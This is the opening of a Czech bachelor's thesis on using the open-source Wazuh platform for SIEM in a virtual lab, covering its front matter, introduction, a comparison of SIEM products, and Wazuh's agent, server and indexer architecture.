VYSOKÁ ŠKOLA POLYTECHNICKÁ JIHLAVA

Aplikovaná informatika

VYUŽITÍ PLATFORMY WAZUH PRO SIEM VE VIRTUÁLNÍM PROSTŘEDÍ

Bakalářská práce

Autor práce: Zdeněk Frydrýn

Vedoucí práce: Mgr. Antonín Přibyl

Jihlava 2026

Vysoká škola polytechnická Jihlava

Tolstého 16, 586 01 Jihlava

ZADÁNÍ BAKALÁŘSKÉ PRÁCE

Autor práce:	**Zdeněk Frydrýn**
Studijní program:	Aplikovaná informatika
Garant studijního programu:	Ing. Lenka Kuklišová Pavelková, Ph.D.
Název práce:	**Využití platformy Wazuh pro SIEM ve virtuálním prostředí**
Vedoucí práce:	Mgr. Antonín Přibyl
Cíl práce:	Tématem této práce je analýza a praktické nasazení open-source platformy Wazuh pro účely SIEM (Security Information and Event Management). V rámci práce bude vytvořena izolovaná virtuální laboratoř se simulovaným prostředím, ve kterém budou prováděny kybernetické útoky; jejich detekce, analýza a reakce budou sledovány pomocí nástrojů a modulů dostupných ve Wazuh. Práce se zaměří na praktické využití funkcí platformy, včetně nasazení a konfigurace manageru a agentů, tvorby a ladění detekčních pravidel, nastavení alertů a automatických reakcí. Součástí bude vyhodnocení detekčních schopností Wazuh na základě provedených testů a doporučení pro hardening monitorované infrastruktury.

Abstrakt

Cílem práce je zhodnotit a demonstrovat účinnost systému Wazuh jako řešení pro Security Information and Event Management (SIEM) a detekci bezpečnostních hrozeb. Práce poskytuje teoretický rámec fungování moderních SIEM systémů a jejich role v kybernetické bezpečnosti.

V praktické části byla pro ověření vytvořena simulovaná, zranitelná kybernetická infrastruktura ve virtuální laboratoři. Infrastruktura je nasazena pomocí orchestrátoru Ansible a virtualizačního softwaru VMM/Qemu. Na síti byl proveden testovací scénář reálného útoku, jenž proběhl ve dvou fázích: jako kontrolní průchod bez detekce a s plným nasazením systému Wazuh včetně vlastních detekčních pravidel a automatizovaných reakcí.

Klíčová slova

Kybernetická bezpečnost; SIEM; Detekce hrozeb; Monitorování bezpečnosti; virtualizace

Abstract

The aim of the thesis is to evaluate and demonstrate the effectiveness of the Wazuh system as a solution for Security Information and Event Management (SIEM) and threat detection. The thesis provides a theoretical framework for the functioning of modern SIEM systems and their role in cybersecurity.

In the practical part, a simulated, vulnerable cyber infrastructure was created in a virtual laboratory for verification purposes. The infrastructure is deployed using the Ansible orchestrator and VMM/Qemu virtualization software. A testing scenario of a real-world attack was executed on the network, which proceeded in two phases: a control run without detection, and a run with the full deployment of the Wazuh system, including custom detection rules and automated responses.

Keywords

Cybersecurity; SIEM; threat detection; security monitoring; virtualization; threat hunting

Prohlašuji, že předložená bakalářská práce je původní a zpracoval/a jsem ji samostatně. Prohlašuji, že citace použitých pramenů je úplná, že jsem v práci neporušil/a autorská práva (ve smyslu zákona č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů, v platném znění, dále též „**AZ**“).

Byl/a jsem seznámen/a s tím, že na mou bakalářskou práci se plně vztahuje **AZ**, zejména § 60 (školní dílo).

Podle § 47b zákona o vysokých školách souhlasím se zveřejněním své práce podle Směrnice pro vedení, vypracování a zveřejňování závěrečných prací na VŠPJ, a to bez ohledu na výsledek obhajoby.

Beru na vědomí, že VŠPJ má právo na uzavření licenční smlouvy o užití mé bakalářské práce a prohlašuji, že **s o u h l a s í m** s případným užitím mé bakalářské práce (prodej, zapůjčení apod.).

Jsem si vědom/a toho, že užít své bakalářské práce či poskytnout licenci k jejímu využití mohu jen se souhlasem VŠPJ, která má právo ode mě požadovat přiměřený příspěvek na úhradu nákladů, vynaložených vysokou školou na vytvoření díla (až do jejich skutečné výše), z výdělku dosaženého v souvislosti s užitím díla či poskytnutím licence.

V Jihlavě dne 14. dubna 2026

…….

Podpis studenta/ky

Poděkování

Chtěl bych poděkovat svému vedoucímu práce Mgr. Antonínu Přibylovi za předané poznatky z oblasti bezpečnosti při psaní závěrečné práce i během mého studia. Dále bych rád poděkoval Mgr. Zdeňce Dostálové a Mgr. Haně Vojáčkové, Ph.D s korekturou a formálními úpravami práce. Velký dík také patří i mým kolegům z práce za jejich kritiku a rady při tvorbě praktické části práce.

Obsah

Seznam obrázků

Seznam tabulek

Seznam zkratek

APT	Advanced Persistence Threat
AR	Active Response
DoS	Denial of Service
DDoS	Distributed Denial of Service
DVWA	Damn Vulnerable Web Application
EDR	Endpoint Detection and Response
FIM	File Integrity Monitoring
IAM	Identity and Access Management
IDS	Intrusion Detection Systém
IoC	Indications of Compromise
IPS	Intrusion Prevention System
RCE	Remote Code Execution
SIEM	Security Information and Event Management
SOAR	Security orchestration, automation, and response
SOC	Security Operation Center
TTP	Tactics, Techniques, and Procedures
XDR	Extened Detection and Response

Úvod

Problematika kybernetické bezpečnosti v minulosti často zůstávala na jednom z posledních míst v žebříčku důležitosti v IT. v dnešní době ale počet kybernetických útoků a incidentů neustále roste. Nástroje pro páchání škod či trestné činnosti v kyberprostoru jsou dostupnější. Díky umělé inteligenci už není nutná vysoká odborná znalost informačních technologií, a i začátečník dokáže získat škodlivý kód nebo použít exploit relativně snadno, aniž by mu plně rozuměl. Umělá inteligence se hojně využívá i pro tvorbu obfuskovaných verzí malwaru s cílem snížit pravděpodobnost detekce antiviry, stejně jako pro tvorbu phishingových e-mailů, které jsou čím dál hůře rozeznatelné od legitimních zpráv. Software i hardware je stále komplexnější a komplexita přináší riziko chybného či nebezpečného kódu čekajícího na zneužití škodlivými aktéry. Složité systémy při neodborné konfiguraci mohou vytvořit přístupové body pro útočníky. Motivace útočníků není pouze čistě finanční (např. ransomware) — setkáváme se i se špionážními akcemi APT skupin, znepřístupnění služeb (DoS) nebo útoky motivovanými „adrenalinovým“ získáním přístupu do zakázaných oblastí.

Klíčovým faktem je, že kybernetický prostor je třeba aktivně chránit; nelze se spoléhat na to, že si útočník nevybere právě naši organizaci. Pro účely obrany před hrozbami vznikly desítky nástrojů — některé komerční, jiné open-source: antiviry, honeypoty, automatizované skenery zranitelností, penetrační testy nebo bug-bounty programy. Další důležitou kategorií jsou SIEM systémy (Security Information and Event Management), jimiž se zabývám v bakalářská práci. Konkrétně se práce věnuje open-source platformě Wazuh, jejímu nasazení v izolované síti a detekci útoků na monitorované cíle.


Pracuji jako penetrační tester a zároveň se věnuji monitoringu a správě Wazuh nasazeného na desítkách serverů. Téma je mi tedy blízké; rád bych však systém Wazuh prozkoumal podrobněji a posoudil jeho efektivitu jak z pohledu útočníka, tak z pohledu obránce. Cílem práce je sestavit virtuální laboratoř, nasadit systém Wazuh, provést typické útoky přiměřeně motivovaného útočníka a nastavit detekční pravidla pro zvýšení bezpečnosti monitorované infrastruktury. Pro finální editaci a kontrolu gramatiky byli použity nástroje AI.

1 Teoretická část

Teoretická část je zaměřena na vysvětlení technologie SIEM, její definice a příklady populárních SIEM systémů, se kterými se dnes můžeme setkat. Dále následuje popis platformy Wazuh, jejích modulů a architektury.

1.1 Základy SIEM

Technologie SIEM (Security Information and Event Management) představuje systém pro sběr, centralizaci, korelaci a vyhodnocování bezpečnostních událostí napříč IT infrastrukturou organizace. Hlavním účelem SIEM je zajištění viditelnosti nad děním v síti, detekce anomálií a včasné odhalení potenciálních hrozeb (Microsoft, 2025). SIEM shromažďuje záznamy událostí (logy) z různých zdrojů – serverů, síťových zařízení, aplikací i bezpečnostních nástrojů – a ukládá je do centrální databáze. Protože logy na jednotlivých systémech obvykle podléhají rotaci a nejsou uchovávány dlouhodobě, SIEM zajišťuje jejich trvalou archivaci, korelaci a možnost následné analýzy. Analytici bezpečnostního operačního centra (SOC) tak mohou sledovat události v reálném čase nebo je zpětně vyhodnocovat a hledat vzorce, které mohou naznačovat útok či narušení (SystemOnline, 2023).



Obr. 1: Architektura SIEM

Zdroj: Aldrige (2025)

Klíčovým prvkem každého SIEM systému je tvorba detekčních pravidel, která umožňují identifikovat potenciální hrozby a slabiny v síti. Cílem pravidel je odlišit běžné chování od anomální aktivity, která může indikovat pokus o útok nebo narušení bezpečnosti. v případě zjištění podezřelého vzoru chování SIEM generuje alert – upozornění, na jehož základě může bezpečnostní tým reagovat. Ne každá anomálie však nutně představuje hrozbu, a proto je nutné zohlednit kontext události (Microsoft, 2025). Současné systémy SIEM používají korelaci pravidel, kdy je vyhodnocována kombinace více událostí, které samy o sobě mohou být neškodné, avšak v souhrnu tvoří podezřelý vzorec. Správně navržená korelace pomáhá minimalizovat počet falešných poplachů (false positives) a zvyšuje přesnost detekce.

Po detekci škodlivé aktivity může SIEM systém provádět reakce automaticky – například zaslat upozornění, izolovat napadené zařízení nebo předat incident k dalšímu zpracování v rámci nástrojů typu SOAR (security orchestration, automation, and response). Automatizace však musí být nastavena obezřetně, protože v případě nesprávně definovaných pravidel může způsobit více škody než užitku. Proto je nezbytné pravidla průběžně ladit, testovat a přizpůsobovat aktuálním hrozbám i prostředí organizace.

1.2 Vybrané příklady SIEM produktů

Téma práce je zaměřeno na využití systému Wazuh, přičemž pro srovnání byly vybrány čtyři další populární platformy. Wazuh jsem zvolil z několika důvodů – především proto, že s ním mám pracovní zkušenost, a také proto, že jde o bezplatné řešení s otevřeným zdrojovým kódem.

Wazuh je nástroj pro centralizovaný sběr, korelaci a vyhodnocování bezpečnostních událostí, čímž naplňuje definici systému SIEM. Nabízí detekci anomálií, analýzu logů, sledování integrity souborů (FIM – File Integrity Monitoring), správu zranitelností, detekci malwaru a reporting. Mezi jeho silné stránky patří otevřený kód, aktivní komunita, rozšiřitelnost a nativní integrace s Elastic Stackem. Naopak lze uvést vyšší nároky na konfiguraci a správu a absenci některých pokročilých funkcí automatizace, které nabízejí velké komerční SIEM platformy (Wazuh, 2025).

1.2.1 Elastic Security (SIEM modul Elastic Stack)

Elastic Security je bezpečnostní modul postavený na platformě Elastic Stack (Elasticsearch, Logstash, Kibana a Beats), který rozšiřuje funkcionalitu systému o možnosti SIEM. Nabízí detekční pravidla, analýzu anomálií, nástroje pro threat hunting, vizualizace dat a práci s velkými objemy událostí. Výhodou je vysoká škálovatelnost, podpora clusterů i cloudových nasazení a integrace s Elastic Agentem (Elastic, 2025). z hlediska konfigurace a správy je úroveň podobná systému Wazuh, který historicky vychází z verze Elasticsearch 7.10 vydané pod open-source licencí, přičemž novější verze Elasticsearch již licenci nepoužívají (Wazuh, 2022).

1.2.2 IBM QRadar SIEM

IBM QRadar SIEM představuje komerční produkt určený především pro velké podnikové prostředí. Nabízí komplexní řešení zahrnující korelační engine, správu síťových toků, forenzní analýzu, reporting a integraci s threat intelligence databázemi. Jeho hlavní výhodou je stabilita, vysoká škálovatelnost a vynikající integrace s dalšími produkty portfolia IBM Security. Nevýhodou jsou naopak vysoké pořizovací a provozní náklady, složitější správa a nutnost odborného týmu pro implementaci a údržbu (IBM, 2025).

1.2.3 Splunk Enterprise Security (ES)

Splunk Enterprise Security (ES) patří mezi nejrozšířenější SIEM platformy na trhu. Nabízí široké analytické možnosti, pokročilou korelaci dat, interaktivní dashboardy, moduly strojového učení, automatizaci a integraci se SOAR řešeními. Silnými stránkami systému jsou výborná analytika, rozsáhlý ekosystém doplňků dostupných na Splunkbase a možnost nasazení v cloudu i on-premise. Nevýhodou je náročné licencování založené na objemu zpracovaných dat (GB/den), které může být finančně zatěžující, a také vysoké požadavky na výkon infrastruktury (Splunk, 2025).

1.2.4 Microsoft Sentinel

Microsoft Sentinel je cloud-native SIEM řešení poskytované formou služby (SaaS) v prostředí Microsoft Azure. Umožňuje detekci a korelaci bezpečnostních událostí napříč cloudovými i on-premise systémy, využívá strojové učení pro detekci hrozeb a nabízí nativní integraci s produkty Microsoft Defender, Azure Monitor a dalšími. Mezi jeho hlavní výhody patří rychlé nasazení, nulové nároky na on-premise infrastrukturu a vysoká škálovatelnost. Slabinou může být finanční náročnost při zpracování velkého množství logů, omezená podpora pro některé ne-Microsoft produkty a potenciální vendor lock-in (Microsoft, 2025).

1.2.5 Tabulka srovnání SIEM produktů

Kapitola představuje přehledné srovnání SIEM systémů popsaných v předchozích podkapitolách, s cílem vizuálně odlišit jejich klíčové vlastnosti. Tabulka 1 shrnuje rozhodující kritéria pro výběr a nasazení SIEM řešení, jako je typ implementace, škálovatelnost, hardwarové požadavky a konkrétní licenční modely.

Tab. 1: Porovnání SIEM produktů


Produkt	Nasazení	Škálovatelnost	HW / datové nároky	Licenční model	Komunitní / technická podpora
Wazuh	On-premise / hybrid	Střední → velké (klastrování Elastic indexeru)	Vlastní servery (Elastic + Wazuh Mgr), ~ 8–16 GB RAM / server	Open-source, enterprise support placený	Aktivní komunita + Wazuh Inc.
Elastic Security	On-prem / cloud Elastic Cloud	Velmi vysoká (Elasticsearch cluster)	Vyžaduje silné úložiště (> 100 GB logů denně → distribuce)	Open-source + subscription model	Silná komunita + Elastic Support
IBM QRadar	On-prem / cloud	Enterprise úroveň (vysoká EPS kapacita)	Výkonný HW (> 64 GB RAM / uzel), škálování v klastrech	Komerční licence (EPS/FPM)	IBM Support / partnerská síť
Splunk ES	On-prem / cloud	Velmi vysoká, závislá na datovém objemu	Výkonové úložiště, vícejádrové CPU, RAM ≥ 12 GB na indexer	Komerční licence (GB/den)	Splunk Support + velká komunita
Microsoft Sentinel	Cloud (SaaS, Azure)	Prakticky neomezená (škálování v Azure)	Závislé na datovém ingestu a retenci v Azure Log Analytics	Pay-as-you-go (~ 4–5 USD / 100 GB)	Microsoft Premier Support

Zdroj: vlastní zpracování (2025)

1.3 Architektura a moduly Wazuh

Systém Wazuh představuje open-source platformu pro Security Information and Event Management (SIEM) a Security Analytics, která umožňuje centralizovaný sběr, analýzu a korelaci bezpečnostních událostí. Je navržen jako modulární architektura tvořená několika vzájemně propojenými komponentami, jež společně zajišťují kompletní cyklus práce s daty – od jejich sběru přes vyhodnocení až po vizualizaci a reporting (Wazuh, 2025).

Základní infrastrukturu tvoří tři hlavní komponenty: Wazuh Indexer, Wazuh Server a Wazuh Dashboard. k získávání dat z koncových zařízení a serverů slouží Wazuh Agent, který je nainstalován na sledovaných systémech.



Obr. 2: Architektura platformy Wazuh

Zdroj: Wazuh (2025)

1.3.1 Wazuh Agent

Wazuh Agent je proces běžící na monitorovaném zařízení. Je kompatibilní pro Linux, Windows, Solaris i MacOS. Primárním účelem Wazuh agenta je sledovat logové soubory, které jsou definované v souboru /var/ossec/etc/ossec.conf v XML formátu. Dojde-li k zápisu nové události do logu, agent data odešle na server přes TCP/1514 zašifrovaná pomocí AES (Wazuh, 2025).

Dále agent periodicky vykonává definované příkazy od Wazuh Serveru. Výstupy odesílá zpět na server. Příkladem může být příkaz pro spočítání volného místa na disku. Server výstup vyhodnotí a vygeneruje alert, který je následně zobrazen v Dashboardu.

Provádí předdefinované akce (Active response) v případě útoku nebo objevení hrozby – například upraví pravidla v iptables, aby firewall zahazoval packety z podezřelé IP adresy, zastavení škodlivého procesu nebo smazání malware.

Pro sledování integrity souborů agent sleduje souborový systém (FIM). v konfiguraci lze nastavit, které soubory nebo složky má agent monitorovat. Agent sleduje změny v zápisu i přístupu k souborům a případně odešle log na Wazuh Server.

Provádí hodnocení konfigurace zabezpečení (SCA). Wazuh má definované benchmarky podle kterých hodnotí zabezpečení sledovaných systémů. Vyhodnocení posílá na server, kde je zobrazen v Dashboardu.

Periodicky skenuje systém a inventarizuje výsledky v lokální SQLite databázi, kterou je možné na serveru dotazovat. Jedná se například o údaje jako verze operačního systému, běžící procesy nebo seznam otevřených portů.

Chrání před malwarem sledováním podezřelých aktivit nebo anomálií, například hledáním skrytých procesů, otevírání portů, kontaktování C2 serverů apod. Nepoužívá detekce na základě známých otisků, ale pozoruje a analyzuje změny. Pokud je například otevřen port, který nikdy otevřen nebyl, agent prohledá logy a zjistí, jak byl port otevřen. Poté může spustit předdefinované automatické akce nebo vygenerovat upozornění na neobvyklou aktivitu.

Chceme-li sbírat logy i ze zařízení jako jsou firewally nebo síťové prvky, kam nelze nainstalovat Wazuh agent, je možné použít tzv. Agentless monitoring. Logy se v přenášejí přes SSH nebo API na Wazuh server, kde jsou zpracovávány jako jakýkoliv jiný log (Wazuh, 2025).


1.3.2 Wazuh Server

Wazuh server je centrální část Wazuh platformy. Je zodpovědný za analýzu přijímaných dat, jejich vyhodnocení a generování upozornění při nalezení hrozeb nebo porušení regulačních nařízení (regulatory complience). Server řídí aktivity na monitorovaných zařízení pomocí agentů. Skládá se z několika hlavních komponent:

- Wazuh Manager,
- Služby pro registraci, připojení a komunikaci s agentem
- Analytický modul
- Server API
- Cluster démon
- Filebeat
- (volitelně Logstash)

(Wazuh, 2025)

Logy z agentů i agentless zařízení jsou na Wazuh Manager přenášeny přes šifrovaný kanál TLS (standardně na portu 1514/TCP). Analytický modul přijaté události postupně zpracovává – nejprve dekóduje, poté aplikuje detekční pravidla.



Obr. 3: Moduly Wazuh

Zdroj: Wazuh (2025)


Dekodéry slouží k rozpoznání typu logu a extrakci jeho klíčových částí do strukturované podoby. Například dekodér pro SSHD rozpozná, že daný log pochází z Linuxového SSH serveru a extrahuje z něj uživatelské jméno, IP adresu a stav přihlášení. Podobně existují dekodéry pro různé systémy a aplikace – např. Apache, MySQL, Windows Event Log, Cisco ASA, MSSQL nebo cloudové služby (Wazuh, 2025).

Pokud logy pocházejí z nestandardního nebo proprietárního zdroje, je možné vytvořit vlastní dekodér, který definuje, jak se má text analyzovat a jaká pole se mají extrahovat. Dekodéry jsou definovány ve formátu XML v adresáři /var/ossec/etc/decoders a pomocí regulárních výrazů identifikují vzory nebo klíčová slova v textu. Každý dekodér může volat další (tzv. „child decoder“), čímž vzniká hierarchie, která umožňuje komplexní analýzu logu.

Po úspěšném dekódování předá Wazuh strukturovaný výstup modulu pravidel (rules engine), který rozhoduje, zda událost odpovídá známému vzoru nebo indikátoru kompromitace (IoC). Pokud ano, následně je vytvořen alert a událost je zapsána do souboru /var/ossec/logs/alerts.json. Soubor sleduje program Filebeat a změny buď přeposílá přímo Indexeru nebo programu Logstash, který data může nějak obohatit nebo transformovat – například může přidat geolokaci IP adresy nebo anonymizovat citlivé údaje. Upravená data Logstash předá Indexeru pomocí šifrovaného kanálu TLS na port TCP/9200 pro uložení do databáze.

1.3.3 Wazuh Indexer

Úkolem Wazuh Indexeru je efektivně indexovat, ukládat a zpřístupňovat data pro vyhledávání a vizualizaci. Indexer využívá inverted index (Elastic, 2025), tedy datovou strukturu, která umožňuje velmi rychlé full-textové vyhledávání a agregace nad velkým množstvím záznamů.



Obr. 4: Diagram Wazuh Indexer

Zdroj: Wazuh (2025)

Od verze 4.3 Wazuh používá jako indexovací jádro OpenSearch, což je open-source fork Elasticsearch verze 7.10, tedy poslední verze původního Elasticsearch vydaná pod licencí Apache 2.0 (Elastic, 2025; Wazuh 2025).

Data v OpenSearch nejsou fyzicky ukládána jako čitelné JSON soubory, přestože logická reprezentace dokumentů využívá formát JSON. Při zápisu dochází k serializaci dat do interního formátu Apache Lucene, který používá kombinaci textových a binárně kódovaných struktur optimalizovaných pro full-textové vyhledávání a dotazování.

Každý dokument je uložen v rámci příslušného indexu, který je rozdělen do shardů (primárních a replikačních). Na disku se indexy nacházejí v adresářové struktuře /var/lib/wazuh-indexer/nodes/<node-number>/indices/, kde jednotlivé soubory (segments_N, .fdt, .tim aj.) obsahují data a metadata ve formátu Lucene (Apache Software Foundation, 2017).

```
root@ubuntu-server-0:/var/lib/wazuh-indexer/nodes/0/indices/1JenErPcSCu7lRRnsIlF3g/0/index# cat segments_v
?◆segments
@)w◆◆◆◆ĝ◆◆OO◆V

translog_uuidwJnovTHCQLCeiTr2clz1Mwmin_retained_seq_no56local_checkpoint57◆◆◆◆◆◆◆@)w◆◆◆◆ĝ◆◆oj◆_v@)w◆◆◆◆ĝ◆◆OO◆
)w◆◆◆◆ĝ◆◆OO◆
                                                                    history_uuidqhM-TRYsTvuiSIF0GTvgUA
```


Obr. 5: Ukázka souborové podoby indexu

Zdroj: vlastní zpracování (2025)

Obsah indexů je uživateli zpřístupněn prostřednictvím Wazuh Dashboardu v čitelném JSON formátu.

1.3.4 Wazuh Dashboard

